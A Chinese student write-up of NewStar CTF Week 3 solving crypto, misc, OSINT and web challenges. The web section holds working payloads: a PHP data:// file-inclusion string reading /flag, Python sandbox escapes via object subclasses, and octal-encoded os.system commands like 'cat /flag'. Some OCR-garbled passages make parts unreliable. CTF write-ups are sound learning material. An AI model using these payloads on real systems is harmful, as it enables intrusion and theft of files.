

NewStar CTF Week3 WriteUp

Author: 夏槿 23366091 中山大学网络空间安全学院郑梓炫 Date:10/15/2024

Crypto

newstory1

维吉尼亚密码，工具题。

相关的工具和Blog：

<https://cloud.tencent.com/developer/article/1076719>

<https://www.guballa.de/vigenere-solver>

```
PS E:\newstarctf\newstory1_123ewerfd23> python .\故事新编1.py
enc = ''
TYBNBBZNT WF TYUMMK NAIB HYFZ.
XFIFBKWG AM CXBMYK BVNF CNITBWBB.
GVEJMX QL VXBHRJ NITV VIFXZRP.
WPFXEYQ QG OWNUXZ MBTV QBEJMBKTNXL.
TYSN JL JXNMMF GZUO GMLNXL.
GCSLTX QL VXBHRJ NITV WYGAS.
SDUHT QL PXOSAWLF
KMTXTJWYANZ VNNHMA.
GCWMJTT VULMG NJYO'M AIYVQOY WHPNOA NH JFRSE UAM KOEMG.
NDNIHCZB IZOPLCDTTBNR JSNLM QNZBNR.
MFEGLT LPHOEL BRNYS IIJM LQZRFNMR.
CGFXAG RPJMBKBNEG GVDYOMW.

...
flag{bda2bcf1eaeff7754a6483e74e70a937}
PS E:\newstarctf\newstory1_123ewerfd23> cd ..
```

newstory2

工具同上，改成Auto模式。。。

```
PS E:\newstarctf\newstory2_afafafdf> python3 .\故事新编2.py
enc = ''
AH ILV XUDX WY UFJWTCVMF, VJFWWS YHQ UMSJBTRZSS NG KNLWL.
XTTKE LPCHER HY SFW-- TUH GVWMSLLEMC CAPY BQT --FFAMFUT HYM GZ BC VX.
OMOPCOYD TFTH ZOG FAJ GVH VK VUCIHQS YF FGEGM VRZFNA MIM'RX ICKUA.
HBH MK TCHNVV WBTP URJAZ.
SMXAHYXA UEIRV DW FFEXU PYZARV OLRV JWLAX APA.
BY XYX PMCCMSLGGOPQTG PW PMGO XA IKILTQB, VB'K H BRG BRIX.
XQ TPR QFHLFMHVWETQTG PW MMHJ XA IKILTQB, VB EEY TC T USLS TDMN.

...
b'flag{8bc383165248f2e45a6910960a61e6a8}'
```

不用谢喵

分组解密模式。蛮有趣的捏

```
from Crypto.Cipher import AES
```

```

from Crypto.Util.number import *
import os

Ctext1 = "f2040fe3063a5b6c65f66e1d2bf47b4c"

Dtext2 = "94686e847d72141b3a955a4f6e920e7d"

Ptext2 = int(Ctext1,16)^int(Dtext2,16)

print(long_to_bytes(Ptext2))

"""

b'flag{HOW_c4REFu1'

"""

Ctext2 = "ddb206e4ddcf7524932d25e92d57d346"
Dtext3 = "91cb599d92ba2a6ba51860bb5b32f23b"

Ptext3 = int(Ctext2,16)^int(Dtext3,16)

print(long_to_bytes(Ptext3))

"""

b'Ly_you_O65ERve!}''
"""

# flag{HOW_c4REFu1Ly_you_O65ERve!}

```

```

PS E:\newstarctf\不用谢囌> python3 .\solve_key.py
b'flag{HOW_c4REFu1}'
PS E:\newstarctf\不用谢囌> python3 .\solve_key.py
b'flag{HOW_c4REFu1'
b'Ly_you_O65ERve!}''
PS E:\newstarctf\不用谢囌>

```

两个黄鹂鸣翠柳

相关的文章：

<https://www.ruanx.net/coppersmith/>
https://www.cnblogs.com/ForBreeze/articles/18008609#_label6_0

用Sage解一下。枚举一下两个 t_1, t_2 容易得到规律，于是把复杂度降低后很快得到答案：

```

e = 683
c1 =
56853945083742777151835031127085909289912817644412648006229138906930565421892378
967519263900695394136817683446007470305162870097813202468748688129362479266925957
012681301414819970269973650684451738803658589294058625694805490606063729675884839
653992735321514315629212636876171499519363523608999887425726764249

```

```

c2 =
89525609620932397106566856236086132400485172135214174799072934348236088959961943
962724231813882442035846313820099772671290019212756417758068415966039157070499263
567121772463544541730483766001321510822285099385342314147217002453558227066228845
624286511538065701168003387942898754314450759220468473833228762416

n =
14714634015474598515420041705861837550942959984743525164472492066738771112385966
657457455577144823154827348562864344673204469250850630068104946524934264873307529
843460427220334948474461807062044713633343884237175384229903008571848119722965533
4445095544366125552367692411589662686093931538970765914004878579967

delta =
93400488537789082145777768934799642730988732687780405889371778084733689728835104
694467426911976028935748405411688535952655119354582508139665395171450775071909328
192306339433470956958987928467659858731316115874663323404280639312245482055741486
933758398266423824044429533774224701791874211606968507262504865993

# c1 = (m+delta*t1)^e
# c2 = (m+1)^e

from Crypto.Util.number import *

def myGcd(x, y):
    if y == 0:
        return x.monic()
    return myGcd(y, x%y)

for i in range(74,256):
    R.<x> = PolynomialRing(Zmod(n))
    g1 = (x+i*delta)^e - c1
    g2 = (x+(i-74)*delta)^e - c2
    v = myGcd(g2,g1)
    print(i,i-74)
    M = n - int(v.coefficients()[0])
    if g1(M) == 0:
        print(long_to_bytes(M))

```

```

        return x.monic()
    return myGcd(y, x)

for i in range(74, 256):
    R.<x> = PolynomialRing(Zmod(n))
    g1 = (x+i*delta)^e - c1
    g2 = (x+(i-74)*delta)^e - c2
    v = myGcd(g2, g1)
    print(i, i-74)
    M = n - int(v.coefficients()[0])
    if g1(M) == 0:
        print(long_to_bytes(M))

```

In [2]: 149-75
Out[2]: 74

没e这能玩？

求解离散对数问题，用Sage解决。

过程如下：

```

#!/usr/bin/python3

h1 =
311427352385309970445380089775365631929924467552825261637040978257480371576179583
29370018716097695151853567914689441893020256819531959835133410539308633497
h2 =
832445285009409680891392465913384650981165984005764500287120556152893796101828284
15628469144649133540240957232351546273836449824638227295064400834828714760
h3 =
248913032538718194100308575844236838621741774207751338576000867909773931464854644
505429950530402814602955352740032796855486666128271187734043696395254816172

p = 3*h1-h2
r = (9*h1-h3)//3
q = h1 - p - r

print("p =",p)
print("q =",q)
print("r =",r)

"""
p =
101836772146520230444747803412712244808607418652711284624002378619547318626710465
72481587003643951915319746511716779405224320633957652210335830783097185731
q =
105018631545253808998853936517345953404016226934142654021918557898071709770445849
37255025740961595981958235238915269093897387769735490697411913603370485999

```

```

r =
104571948693535931001778349845307433717300821965971322991120041739861343179023268
19633405971492147254575586164057393393898548415838816927385666152840961767
"""

# SageMath:https://sagecell.sagemath.org/
# a_big_prime =
103405283407170855625642821594726068447016804358015315966883246575890802120704728
55731542530063656135954245247693866580524183340161718349111409099098622379
# hint =
111782325411800992327098731497281593902067691854332021810252571257646796940182023
4222225849595448982263008967497960941694470967789623418862506421153355571
# c =
999238457633695875390868312148578206874085180328729864031502769160746939370358067
645058746087858200698064715590068454781908941878234704745231616472500544299489072
907525181954130042610756999951629214871917553371147513692253221476798612645630242
018686268404850587754814930425513225710788525640827779311258012457828152843350882
248473911459816471101547263923065978812349463656784597759143314955463199850172786
928389414560476327593199154879575312027425152329247656310
# print(discrete_log(mod(hint,2**512),mod(a_big_prime,2**512)))

"""
e = 18344052974846453963
"""

from Crypto.Util.number import *
e = 18344052974846453963
n = p*q*r
fi = (p-1)*(q-1)*(r-1)
d = inverse(e,fi)
c =
999238457633695875390868312148578206874085180328729864031502769160746939370358067
645058746087858200698064715590068454781908941878234704745231616472500544299489072
907525181954130042610756999951629214871917553371147513692253221476798612645630242
018686268404850587754814930425513225710788525640827779311258012457828152843350882
248473911459816471101547263923065978812349463656784597759143314955463199850172786
928389414560476327593199154879575312027425152329247656310
m = pow(c,d,n)
print(long_to_bytes(m))


```

Misc

AmazingGame

通关第一关然后改一下配置就好了。第20关赢不赢都能得到的

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <int name="controlMode2" value="1" />
    <int name="unlockedsolotracks" value="20" />
    <boolean name="vibrate" value="true" />
    <int name="unlockedtracks" value="20" />
    <int name="best0m0" value="132" />
    <int name="unlockedships" value="6" />
    <int name="userid" value="9792226" />
</map>
```



BGM

用Au把音频搞一下然后用对应的工具 `dtmf2num` 得到。

```
PS E:\newstarctf\dtmf2num> .\dtmf2num.exe ..\R4.wav
```

```
DTMF2NUM 0.2  
by Luigi Auriemma  
e-mail: aluigi@autistici.org  
web: aluigi.org
```

```
- open ..\R4.wav  
wave size      599784  
format tag     1  
channels:      1  
samples/sec:   44100  
avg/bytes/sec: 88200  
block align:   2  
bits:          16  
samples:        299892  
bias adjust:   -13  
volume peaks:  -855 855  
normalize:     31912  
resampling to: 8000hz  
  
- MF numbers:    44754547  
  
- DTMF numbers:  2024093020241103  
PS E:\newstarctf\dtmf2num> |
```

ez_jail

嗯 搜索一下 [C++奇淫巧计] 于是就可以得到了。

相关的代码，代码转换成base64，得到flag

```
void user_code()<%printf("Hello, world!");%>;
```

```
dm9pZCB1c2VyX2NvZGUoKTwlCHJpbnRmKCJIZWxsbywgV29ybGQhIik7JT47
```

```
https://mainvoid.github.io/posts/C++%E5%A5%87%E6%B7%AB%E5%B7%A7%E8%AE%A1.html
```

```
(base) [uniya@uniyawork ~]$ nc 39.106.48.123 30323  
Welcome to the easy cpp code jail!  
Please input your base64 encoded code:  
dm9pZCB1c2VyX2NvZGUoKTwlCHJpbnRmKCJIZWxsbywgV29ybGQhIik7JT47  
Code is valid  
Executing code...  
Congratulations! You have successfully executed the code!  
Flag: flag{4c4190a0-e9d9-45bf-ae2e-37a6169255bd}
```

OSINT

图片上有飞机机号和拍摄时间。

B-2419

flag{MU5156_济宁市}

https://www.flighтера.net/zh/flight_details/China+Eastern+Airlines/MU5156/ZBAA/2024-08-18

Web

Include Me

```
http://eci-2ze40zr0srjd3ts2cctb.cloud.eci1.ichunqiu.com/?  
iknow=1&me=data://text/plain;base64,PD9waHAgaw5jbHVkZSIVZmxhZyI7Pz4  
  
<?php include"/flag";?>
```

用这个！包一下。



A screenshot of a browser window showing a PHP code injection exploit. The URL is `http://eci-2ze40zr0srjd3ts2cctb.cloud.eci1.ichunqiu.com/?iknow=1&me=data://text/plain;base64,PD9waHAgaw5jbHVkZSIVZmxhZyI7Pz4`. The page content is a PHP script that includes the file at the end of the URL. The browser interface shows various icons and a status bar.

```
<?php  
highlight_file(__FILE__);  
function _waf(){  
    if(preg_match('/<|>|<script>|<eval>|<system>|file|eval|&|=|`|eval|/i',$_GET['*'])) {  
        die('兄弟你别乱');
    }
}  
if(isset($_GET['phpinfo'])){  
    phpinfo();
}  
//兄弟你别乱了呀
if(isset($_GET['iknow'])) {
    header("refresh: 5;url=https://cn.bing.com/search?q=plg4E4WCKA8E%80%85%85%KA8AE");
}
_waf();
include $_GET['as'];
echo '兄弟你好啊';
?  
flag{7b92e1ff-f672-4e5c-bc34-88e795ffcf37} 兄弟你好啊
```

臭皮踩踩背

绕过 绕过 绕过。用奇奇怪怪的对象方式就可以搞到了！

<https://note.tonycrane.cc/ctf/misc/escapes/pysandbox/#object>

```
[].__class__.__base__.__subclasses__()  
  
[].__class__.__base__.__subclasses__()[99].get_data("", "flag")  
b'flag{5779d077-24f8-4879-af6f-28232790ae9f}\n'
```

```
(base) [uniya@uniyawork ~]$ nc 101.200.139.65 22641
你被豌豆关在一个监狱里，，，，，，  
豌豆百密一疏，不小心遗漏了一些东西，，，  
def ev4l(*args):  
    print(secret)  
inp = input("> ")  
f = lambda: None  
print(eval(inp, {"__builtins__": None, 'f': f, 'eval': ev4l}))  
能不能逃出去给豌豆踩踩背就看你自己了，臭皮，，  
> [].__class__.__base__.__subclasses__()[99].get_data("", "flag")  
b'flag{5779d077-24f8-4879-af6f-28232790ae9f}\n'  
^C(base) [uniya@uniyawork ~]$
```

```

[uniyau@uniyawork ~]
> []->.class->_base->_subclasses_((59))->.init->_globals_['linecache']->.dict->['os'].system('whoami')
macrohangError: 'wrapper_descriptor' object has no attribute '__globals__'

<C(base> [uniyau@uniyawork -]n 101.200.139.65 22641
你被豌豆关在一个监狱里 . . .
豌豆在密室，不小心遗漏了一些东西 . .
def eval(*args):
    print(secret)
    imp = input(" ")
    f = lambda: None
    print(eval(imp, {"__builtins__": None, "f": f, 'eval': eval}))
    > []->.class->_base->_subclasses_((59))->.init->_globals_['linecache']->.dict->['os'].system('whoami')
    能不能逃出去给豌豆踩背就看你自己了，臭皮 . .
    <C(base> [uniyau@uniyawork -]n 101.200.139.65 22641
你被豌豆关在一个监狱里 . . .
豌豆在密室，不小心遗漏了一些东西 . .
def eval(*args):
    print(secret)
    imp = input(" ")
    f = lambda: None
    print(eval(imp, {"__builtins__": None, "f": f, 'eval': eval}))
    能不能逃出去给豌豆踩背就看你自己了，臭皮 . .
    > []->.class->_base->_subclasses_((99))->.get_data("", "secret")
Error: [Errno 2] No such file or directory: 'secret'
^Z
[1]+  已停止                  nc 101.200.139.65 22641
(base) [uniyau@uniyawork -]n 101.200.139.65 22641
你被豌豆关在一个监狱里 . . .
豌豆在密室，不小心遗漏了一些东西 . .
def eval(*args):
    print(secret)
    imp = input(" ")
    f = lambda: None
    print(eval(imp, {"__builtins__": None, "f": f, 'eval': eval}))
    能不能逃出去给豌豆踩背就看你自己了，臭皮 . .
    > []->.class->_base->_subclasses_((99))->.get_data("", "flag")
b'flag{277ad0f7-24f8-4d7f-a16f-28232790ae9f}'n"
^C(base) [uniyau@uniyawork -]s

```

臭皮的计算机

这是绕过的过程。

```

os.system('whoami')

\157\163\056\163\171\163\164\145\155\050\047\167\150\157\141\155\151\047\051

Result: root 0

os.system('ls /')

\157\163\056\163\171\163\164\145\155\050\047\154\163\040\057\047\051

Result: app bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin
srv start.sh sys tmp usr var 0

os.system('cat /flag')

\157\163\056\163\171\163\164\145\155\050\047\143\141\164\040\057\146\154\141\147\
047\051\012

Result: flag{69a179f7-e134-4049-9a80-0f68fd93024e} 0

```

